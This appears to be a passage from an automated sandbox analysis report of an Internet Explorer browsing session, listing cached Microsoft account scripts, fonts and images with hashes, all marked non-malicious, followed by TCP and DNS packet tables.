Preview:	.w...v.....X.....LP#...B..... .....".S.e.g.o.e. .U.l. .S.e.m.i.b.o.l.d.....R.e.g.u.l.a.r.....V.e.r.s.i.o.n. .5...3.2...".S.e.g.o.e. .U.l. .S.e.m.i.b.o.l.d.....H .P..lb.7^.....U.D.-..iu...:4P\..GLFM.Y.#?.;..-...~}_).z{.rmD.1".$.....{.t.....=...!cK...%.~.....g.....j.9S....6. ..n..V.]pz...e.....#X...=,.p.F..6&.VR...k$~J..n....7.....K.8..T.....x..J.....#.J .XaQ.Q%_{3..xr.... 0Dm...k..Ep.....>..?Pk!KB..C...Q.q..1=6<,.S.F.&B..J.....ya2b."S.....6.2.....H.....*..09A...Tb/.&.d..#.E.:.E.(..I5.M..444d.1.....K..l...l.O..VBb...:..:b..Mh.'=4.d/..o.k.mMm.....bx..!..S.@E.....>@:..k.JCas..7."..uG3hR.h..w..8W>.4.....pX....J..a....}.Y.....(>H^=.`=.mg*.!....w'...J.<.ob..3A .../.....5%.'....XS0a.....I.la....a...=..g..... {V1+..")_)7$2 O..!bb.=..|.s.1..2qm..#.O.....+E(I..1....EgQ.....E)R.m.?.8.q...J.G.@!f..n.F.r#..(..2p.?.9.8..?.d]..s..0.9.f..A...r.iq....x.g.aO....S.....R0i..BT.yl.".<k...:&Ja.\.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2[1].svg	
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/images/microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0, 0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.61 1,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.9 52,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\mwfmdl2-v3.54[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 26288, version 0.0
Category:	downloaded
Size (bytes):	26288
Entropy (8bit):	7.984195877171481
Encrypted:	false
SSDEEP:	768:56JqQaQphRbTHiKNF5z/02h5KpJW3pPOA8Y9g/:gdTTH5XKpJWdH1W/
MD5:	D0263DC03BE4C393A90BDA733C57D6DB
SHA1:	8A032B6DEAB53A33234C735133B48518F8643B92
SHA-256:	22B4DF5C33045B645CAFA45B04685F4752E471A2E933BFF5BF14324D87DEEE12
SHA-512:	9511BEF269AE0797ADDF4CD6F2FEC4AD0C4A4E06B3E5BF6138C7678A203022AC4818C7D446D154594504C947DA3061030E82472D2708149C0709B1A070FDD0E
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.microsoft.com/mwf/_h/v3.54/mwf.app/fonts/mwfmdl2-v3.54.woff
Preview:	wOFF.....f.....D.....OS/2...X...H...`JM.FVDMX.....^.qcmap.....*.9cvt ...4... ...*....fpgm...T.....Y...gasp...D.....glyf...P..U5.....head..]....2...6.. .Chhea..]....$$...hmtx..]....ye'loca..^.....Gmaxp..`.... ... ./..name..`....8....]..Rpost..f..... .Q.wprep..f$.....x...x.c`.Pf.....:....Q.B3_dHc..`e.bdb... .`@..`...../9.|... V...)00...-.Wx...S....._..m.m.m.m.m;e..y.~.....<p..a.0t.&...a.pa.0B.1..F...Q.ha.0F.3.....q.xa.0A.0L.&...I.da.0E.2L....i.ta.0C.1..f...Y.la.0G.3.....y.|a..@X0,.....E.ba.DX2,....e .ra..BX1..V...U.ja..FX3.....u.za..A.0l.6...M.fa.E.2l....m.va..C.1..v...].na..G.3.....}.~a.p@80.....C.a..pD82.....c.q..pB81..N...S.i..pF83.....s.y..pA.0\.....K.e..pE.2\....k.u..pC.1..n...[. m..pG.3.....{.}...@x0<.....G.c...Dx2<....g.s...Bx1..^...W.k...Fx3.....w.{...A.0|.>...O.g...E.2|....o.w...C.1..~..._o..08.....?..0$.....x...mL.U.....9.x.`[...&BF@X...V.h.Z..h. .....`n....[..U

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\print-icon[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	173
Entropy (8bit):	5.970149697517944
Encrypted:	false
SSDEEP:	3:yionv//thPl9vtt+NTl0qRthwkBDsTBZtqmA73Fs+rQx33npdtnoypZh9Dicl2up:6v/lhPmNp0WnDspBAzqPnpdiyTh9Fp
MD5:	023F5AC6E0114AF1F781BE5D3C956385
SHA1:	C166284B8541F1DE32DC5C4DEC635C296BF85C98
SHA-256:	75D637BF6B6DFF2525095D0BE7E0C90F012BB118C2EF19099AFDCBC630ADFC79
SHA-512:	DAFA49056E3D3014DB392410685CC05773C09938E2E700657727928EDCFF8EA2D7C769D377539C52DA70321B94F4E8F045F565EC51BC2B701D95BB3213CC220
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://c.s-microsoft.com/en-us/CMSImages/print-icon.png?version=60ebb5de-511c-db20-3795-563c739c5e12
Preview:	.PNG.....IHDR.....h6....tEXtSoftware.Adobe ImageReadyq.e<...OIDATx.b...?..0222`..jX..a5...D0.50.....k.....:...X=....'..(..I.....K..... .....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\resetpasswordpackage_Yxk3RsMhdgGDcR5k7YswQg2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	105525
Entropy (8bit):	5.393443258607439
Encrypted:	false
SSDEEP:	3072:RxnHnkgdaZjlkV2XkV14C2XVj2XR1zPXGCPXFUoQ29ytG/gw:3daVlS7UobCw
MD5:	63193746C321760183711E64ED8B3042
SHA1:	7D74532DD693F5827E178138F431FF9D66E8C748
SHA-256:	2B53AD56D72D90EC172AD866E707C776E64116D38340F6A1A36F08B81DBE80AF
SHA-512:	404489814F4F79561653B688D196AC4B164B99EEE0143680448BF20DD04010DD25162DA9E9E086A4BC06DA9BAD2B68A8CBAC8109F1A7F0A11AA81F793571287F
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\resetpasswordpackage_Yxk3RsMhdgGDcR5k7YswQg2[1].js	
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/resetpasswordpackage_Yxk3RsMhdgGDcR5k7YswQg2.js?v=1
Preview:	function Encrypt(e,n,t,o){var r=[];switch(t.toLowerCase()){case"chgsqsa":if(null==e||null==n){return null}r=PackageSAData(e,n);break;case"chgpwd":if(null==e||null==o){return null}r=PackageNewAndOldPwd(e,o);break;case"pwd":if(null==e){return null}r=PackagePwdOnly(e);break;case"pin":if(null==e){return null}r=PackagePinOnly(e);break;case"proof":if(null==e&&null==n){return null}r=PackageLoginIntData(null!=e?e:n);break;case"saproof":if(null==n){return null}r=PackageSADataForProof(n);break;case"newpwd":if(null==o){return null.}r=PackageNewPwdOnly(o)}if(null==r||"undefined"==typeof r){return r}if("undefined"!=typeof Key&&void 0!==parseRSAKeyFromString){var a=parseRSAKeyFromString(Key)}var i=RSAEncrypt(r,a,randomNum);return i}function PackageSAData(e,n){var t=[],o=0;t[o++]=1,t[o++]=1,t[o++]=0;var r,a=n.length;for(t[o++]=2*a,r=0;a>r;r++){t[o++]=255&n.charCodeAt(r),t[o++]=(65280&n.charCodeAt(r))>>8}var i=e.length;for(t[o++]=i,r=0;i>r;r++){t[o++]=127&e.charCodeAt(r)}return t}function PackagePwdOn

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\wlivepackagefull_BWVcpM3ZvobDGQWPo5hgew2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	59957
Entropy (8bit):	5.357906764508283
Encrypted:	false
SSDEEP:	1536:nxp+iAEal2KbcT4L6fscctZtdIy+dzpqKJne+BGoK7wJ5CAJSE6gfi+585dM0S:laAKR6fqhczOj1+4Ml
MD5:	05655CA4CDD9BE86C319058FA398607B
SHA1:	4E2CCF78C44EBFA58D951A8CCD38871CAD907F3D
SHA-256:	0BC4641E4B4ED6CFCFF8EF0F2CC28D9EF6EF41395CD6C5A454F3C818E600F065
SHA-512:	142866BDDA5542419D0848C0206AC2514DE73B9CA99F5DA0FB171169FB86BCA3CC92D077FD3A4297E44084987BF27D7F89D5F1AA0CCBD94FE04247FC3CA695
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/wlivepackagefull_BWVcpM3ZvobDGQWPo5hgew2.js?v=1
Preview:	!function(){var e=window,t=e.$Debug;t.assert(e.$Config,"ConfigBurner should output: $Config");var n=e.$Config;if(n.handlerBaseUrl=n.handlerBaseUrl||"",!n.sd){var i=document.domain,r=i.split(".");n.sd=1===r.length?"":"."+r[r.length-2]+".com"}t.assert(n.mkt,"ConfigBurner should output: $.$Config.mkt"),n.mkt=n.mkt||"na",n.prop=n.prop||"Account","undefined"!=typeof window.SymRealWinOpen&&(window.open=window.SymRealWinOpen)}(),function(){function e(){var e=document.title,t=document.location.hash;e!=r&&t&&e.indexOf(t)==e.length-t.length&&(document.title=r),r=document.title.}var t=window,n=t.wLive;t.$Debug\|\|(t.$Debug={"enabled":!1,"trace":function(){}});var i=t.document;t._d=i,t._ce=function(e){return i.createElement(e)},t._ge=function(e){return i.getElementById(e)},t._get=function(e){return i.getElementsByTagName(e)},t._dh=i.head=i.head||t._get("head")[0],n.dh=$PageHelper.byId("head")[0]\|\|t._dh;var r;$PageHelper.get(document).bind("propertychange",e)}(),function(){function _objectMap(e,t){fo

C:\Users\user\AppData\Local\Temp\~DF382C1E115E35CF79.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13029
Entropy (8bit):	0.476884453740983
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lln9lln9lot9loN9lW/68mf:kBqoI2I/6F
MD5:	573C1CA91AD37CADA2EC84815C77E59A
SHA1:	D16BA392A0D32BFE944E72CE4E3395FC983E3D54
SHA-256:	69628D563189098883236B7D077196B282C2A8467EF64E6315D6061AB0CAC31B
SHA-512:	430029A7C2A42C3AD6F71C00F312643C0E139E765306F275B5C77DFFE9A1CC2748042F6926573FD83854E25DA92D97BF430479A02AD9E428797C0A443966AADE
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF39CFFE74883A58EA.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	126763
Entropy (8bit):	2.5270766530892352
Encrypted:	false
SSDEEP:	768:+3tAEqAE0AECvvmUwHuvvmUwHEvvmUwH2vvmUwHEvvmUwH5vKxyevvmUwUvKxyeD:+3txqx0xK+m+s+++s+k+R+X+NZx
MD5:	2BB68E090650831852A0CC19BE797645
SHA1:	547F78E8C6B9BFB880788AF29CBA8C97D61BAEF2
SHA-256:	606E3E03DB363848BF72D04896138CD847942D812FE6FBBD2ABE41F77D43AEBC
SHA-512:	F7FD6F1C4F7FD476D9DC43815B27348F51E1C83CB2642FDEB116E23B061740F882879FDC749113BB7416071B7258157BE33DD9C9D8903A7642E3A1310578B231
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\~DF39CFFE74883A58EA.TMP	
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFFEF24830583AD9DB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.27918767598683664
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRx/9lRJ9lTb9lTb9lSSU9lSSU9laAa/9laA:kBqoxxJhHWSVSEab
MD5:	AB889A32AB9ACD33E816C2422337C69A
SHA1:	1190C6B34DED2D295827C2A88310D10A8B90B59B
SHA-256:	4D6EC54B8D244E63B0F04FBE2B97402A3DF722560AD12F218665BA440F4CEFDA
SHA-512:	BD250855747BB4CEC61814D0E44F810156D390E3E9F120A12935EFDF80ACA33C4777AD66257CCA4E4003FEF0741692894980B9298F01C4CDD2D8A9C7BB522FB
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

No static file info

Network Behavior

Network Port Distribution

Total Packets: 106

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 6, 2021 15:13:06.837883949 CET	49735	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:06.839657068 CET	49736	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:07.030308962 CET	80	49735	162.213.251.166	192.168.2.4
Mar 6, 2021 15:13:07.030441046 CET	49735	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:07.031656027 CET	49735	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:07.032401085 CET	80	49736	162.213.251.166	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 6, 2021 15:13:07.032497883 CET	49736	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:07.235377073 CET	80	49735	162.213.251.166	192.168.2.4
Mar 6, 2021 15:13:07.235696077 CET	49735	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:07.723834991 CET	49735	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:07.746356010 CET	49736	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:07.746563911 CET	49736	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:07.928495884 CET	80	49735	162.213.251.166	192.168.2.4
Mar 6, 2021 15:13:07.928752899 CET	49735	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:07.937809944 CET	80	49736	162.213.251.166	192.168.2.4
Mar 6, 2021 15:13:07.949362040 CET	80	49736	162.213.251.166	192.168.2.4
Mar 6, 2021 15:13:07.949460983 CET	49736	80	192.168.2.4	162.213.251.166
Mar 6, 2021 15:13:08.037391901 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.041568995 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.163764954 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.164005995 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.166938066 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.167396069 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.167557955 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.168324947 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.291851997 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.292608976 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.292784929 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.292861938 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.292884111 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.292929888 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.292962074 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.292988062 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.293020010 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.293065071 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.293530941 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.293574095 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.293612003 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.293648958 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.293699026 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.293751955 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.310915947 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.311237097 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.311425924 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.314831972 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.315455914 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.435561895 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.435600042 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.435626984 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.435740948 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.435796976 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.438695908 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.440253019 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.440283060 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.440332890 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.440352917 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.440406084 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.440459013 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.440993071 CET	49740	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.478813887 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.563150883 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.607522964 CET	443	49740	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897222996 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897293091 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897351027 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897383928 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.897420883 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.897427082 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.897449970 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897510052 CET	443	49741	52.3.182.213	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 6, 2021 15:13:08.897528887 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.897562981 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897576094 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.897599936 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897624969 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.897651911 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897666931 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.897694111 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897715092 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.897742987 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:08.897751093 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:08.897819042 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:09.022212982 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:09.022289991 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:09.022366047 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:09.022386074 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:09.022404909 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:09.022434950 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:09.022444010 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:09.022473097 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:09.022496939 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:09.022511005 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:09.022548914 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:09.022553921 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:09.022569895 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:09.022595882 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:09.022612095 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:09.022639036 CET	443	49741	52.3.182.213	192.168.2.4
Mar 6, 2021 15:13:09.022654057 CET	49741	443	192.168.2.4	52.3.182.213
Mar 6, 2021 15:13:09.022676945 CET	443	49741	52.3.182.213	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 6, 2021 15:12:58.308331013 CET	53097	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:12:58.370709896 CET	53	53097	8.8.8.8	192.168.2.4
Mar 6, 2021 15:12:58.946377039 CET	49257	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:12:58.992616892 CET	53	49257	8.8.8.8	192.168.2.4
Mar 6, 2021 15:12:59.779789925 CET	62389	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:12:59.828685999 CET	53	62389	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:04.531487942 CET	49910	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:04.581593037 CET	53	49910	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:05.769870043 CET	55854	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:05.837501049 CET	53	55854	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:06.007101059 CET	64549	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:06.062684059 CET	53	64549	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:06.753499031 CET	63153	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:06.821310043 CET	53	63153	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:07.256094933 CET	52991	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:07.288404942 CET	53700	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:07.302079916 CET	53	52991	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:07.337093115 CET	53	53700	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:07.974145889 CET	51726	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:08.033353090 CET	53	51726	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:08.486355066 CET	56794	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:08.532596111 CET	53	56794	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:08.926728010 CET	56534	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:08.936027050 CET	56627	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:08.983465910 CET	53	56627	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:08.983983040 CET	53	56534	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:09.597603083 CET	56621	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:09.652461052 CET	53	56621	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:10.246736050 CET	63116	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:10.348845959 CET	53	63116	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 6, 2021 15:13:10.844079018 CET	64078	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:10.890074015 CET	53	64078	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:12.094342947 CET	64801	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:12.143249035 CET	53	64801	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:13.313757896 CET	61721	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:13.362745047 CET	53	61721	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:14.390718937 CET	51255	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:14.439488888 CET	53	51255	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:15.651202917 CET	61522	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:15.698623896 CET	53	61522	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:17.618208885 CET	52337	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:17.664530039 CET	53	52337	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:23.257137060 CET	55046	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:23.312984943 CET	53	55046	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:23.498570919 CET	49612	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:23.553075075 CET	53	49612	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:24.684474945 CET	49285	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:24.730459929 CET	53	49285	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:25.327483892 CET	50601	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:25.384591103 CET	53	50601	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:25.735701084 CET	60875	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:25.781523943 CET	53	60875	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:25.950676918 CET	56448	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:25.997531891 CET	53	56448	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:26.891376019 CET	59172	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:26.963265896 CET	53	59172	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:29.137262106 CET	62420	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:29.186141014 CET	53	62420	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:29.440327883 CET	60579	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:29.486944914 CET	53	60579	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:29.862399101 CET	50183	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:29.908279896 CET	53	50183	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:30.994621992 CET	61531	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:31.073337078 CET	53	61531	8.8.8.8	192.168.2.4
Mar 6, 2021 15:13:31.103435993 CET	49228	53	192.168.2.4	8.8.8.8
Mar 6, 2021 15:13:31.149408102 CET	53	49228	8.8.8.8	192.168.2.4
